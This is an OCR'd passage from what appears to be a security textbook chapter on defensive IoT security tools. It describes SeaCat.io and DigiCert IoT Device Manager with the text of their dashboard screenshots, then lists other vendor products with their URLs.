
SeaCat.io is a **security-first SaaS technology** to operate IoT products in a reliable, scalable, and secure manner

DigiCert IoT Device Manager

DigiCert IoT Device Manager uses **modern PKI to deliver digital trust** that meets the needs of even the most demanding IoT deployments



https://www.teskalabs.com



https://www.digicert.com

IoT Security Tools (Cont'd)

- **FortiNAC**
  https://www.fortinet.com
- **Darktrace Antigena**
  https://www.darktrace.com
- **Symantec Critical System Protection**
  https://www.symantec.com
- **Cisco Industrial Threat Defense**
  https://www.cisco.com
- **AWS IoT Device Defender**
  https://aws.amazon.com
- **Bayshore Industrial Cyber Protection Platform**
  https://www.bayshorenetworks.com
- **NSFOCUS ADS**
  https://nsfocusglobal.com
- **Norton Core**
  https://us.norton.com
- **zvelo IoT Security Solution**
  https://zvelo.com
- **Barbara**
  https://barbaraiot.com
- **Sternum**
  https://www.sternumiot.com
- **Pulse Secure**
  https://www.pulsesecure.net
- **ByteSweep**
  https://gitlab.com
- **Fortify Static Code Analyzer**
  https://www.microfocus.com
- **IOT ASSET DISCOVERY**
  https://securolytics.io

IoT Security Tools

The IoT is not the only range of devices connected to the Internet, but it is also a very complex, rapidly growing technology. To understand and analyze various risk factors, proper security solutions must be incorporated to protect the IoT devices. The use of IoT security tools helps organizations to significantly limit security vulnerabilities, thereby protecting the IoT devices and networks from different kinds of attacks.

- **SeaCat.io**

  Source: *https://www.teskalabs.com*

  SeaCat.io is a security-first SaaS technology to operate IoT products in a reliable, scalable, and secure manner. It provides protection to end-users, businesses, and data. Security professionals use SeaCat.io to manage connected products from a central place, access remote devices using various tools, monitor connected devices and automate updates to fix bugs, protect users with authorized cryptography and comply with regulations, ensure devices are malware-free and prevent hackers from controlling them and making them part of a botnet, etc.



SeaCat.io
SeaCat.io - Admin panel
SeaCat
TESKALABS
Vending Machines
john.doe@example.com
Product
Dashboard
Clients
All
Established 25375
Authorized 76403
New 571
Vending Machines
Search Vending Machines clients...
Search
SR-SCC-1 CPU Usage Total %
100%
80%
60%
40%
20%
0%
11:20
11:30
11:40
user
system
gues
iowait
softirq
Clients
established
25375
total
76403
SR-SCC-1 Load Average
125
100
75
50
25
0
11:20
11:30
11:40
load1
load5
load15
SR-SCC-1 Memory Usage %
100%
90%
80%
70%
60%
11:20
11:30
11:40
used
free
SR-SCC-1 Network
15 Mil
10 Mil
5 Mil
0
-5 Mil
-10 Mil
-15 Mil
11:20
11:30
11:40
eth0 bytes sent
eth0 bytes received
SR-SCC-1 Processes
13 K
10 K
8 K
5 K
3 K
0
11:20
11:30
11:40
running
blocked
stopped
zombies
TESKALABS

Figure 18.66: Screenshot of SeaCat.io

- **DigiCert IoT Device Manager**

  Source: *https://www.digicert.com*

  DigiCert IoT Device Manager uses modern public key infrastructure (PKI) to deliver digital trust that meets the needs of even the most demanding IoT deployments. The solution centrally manages discovery, reporting, certificate creation and revocation, and user access and permissions. It enables enterprise security to work easily with any number of systems using REST application programming interface (API), Simple Certificate Enrollment Protocol (SCEP), Enrollment over Secure Transport (EST), and Certificate Management Protocol version 2 (CMPv2).



digicert | CERTCENTRAL
Account
User
REQUEST A CERTIFICATE
DASHBOARD
CERTIFICATES
INSPECTOR
MONITOR
FINANCES
ACCOUNT
SAML
SETTINGS
TOOLS
Overview
Deposit Funds
Transfer Funds
Expiring DigiCert Certificates
You have 2 certificates that need to be renewed
Certificates
Recently Expired
30
60
90
Days til expiration
Source: DigiCert Orders
DigiCert Pending Cert Requests
You have 7 pending requests
6 Cert Requests
1 Revoke Request
Source: DigiCert Requests
DigiCert Pending User Requests
You have 4 pending requests
2 Pending Users
2 User Invitations
Source: DigiCert User Invitations
Certificate Issuers
139 certificates have been found, under 22 issuers
Network Solu... 2.4%
GeoTrust, In... 2.2%
Entrust, Inc... 2.9%
GoDaddy.com, Inc. 3.6%
COMODO CA Li... 5.0%
GeoTrust Inc... 5.8%
VeriSign, In... 14.4%
DigiCert Inc 20.1%
Symantec Cor... 29.4%
GlobalSign n... 15.8%
Source: Certificate Inspector
Expiring Certificates Discovered
16 expiring certificates were found
Certificates
0
4
5
7
7
30
60
90
Days till expiration
Source: Certificate Inspector
Certificates Analyzed
Certificate warnings and grade distribution
Errors
Warnings
D
C
A

Figure 18.67: Screenshot of DigiCert IoT Security Solutions

Listed below are some of the additional IoT security tools and solutions:

- FortiNAC (*https://www.fortinet.com*)
- Darktrace Antigena (*https://www.darktrace.com*)
- Symantec Critical System Protection (*https://www.symantec.com*)
- Cisco Industrial Threat Defense (*https://www.cisco.com*)
- AWS IoT Device Defender (*https://aws.amazon.com*)
- Bayshore Industrial Cyber Protection Platform (*https://www.bayshorenetworks.com*)
- NSFOCUS ADS (*https://nsfocusglobal.com*)
- Norton Core (*https://us.norton.com*)
- zvelo IoT Security Solution (*https://zvelo.com*)
- Barbara (*https://barbaraiot.com*)
- Sternum (*https://www.sternumiot.com*)
- Pulse Secure (*https://www.pulsesecure.net*)
- ByteSweep (*https://gitlab.com*)
- Fortify Static Code Analyzer (*https://www.microfocus.com*)
- IOT ASSET DISCOVERY (*https://securolytics.io*)

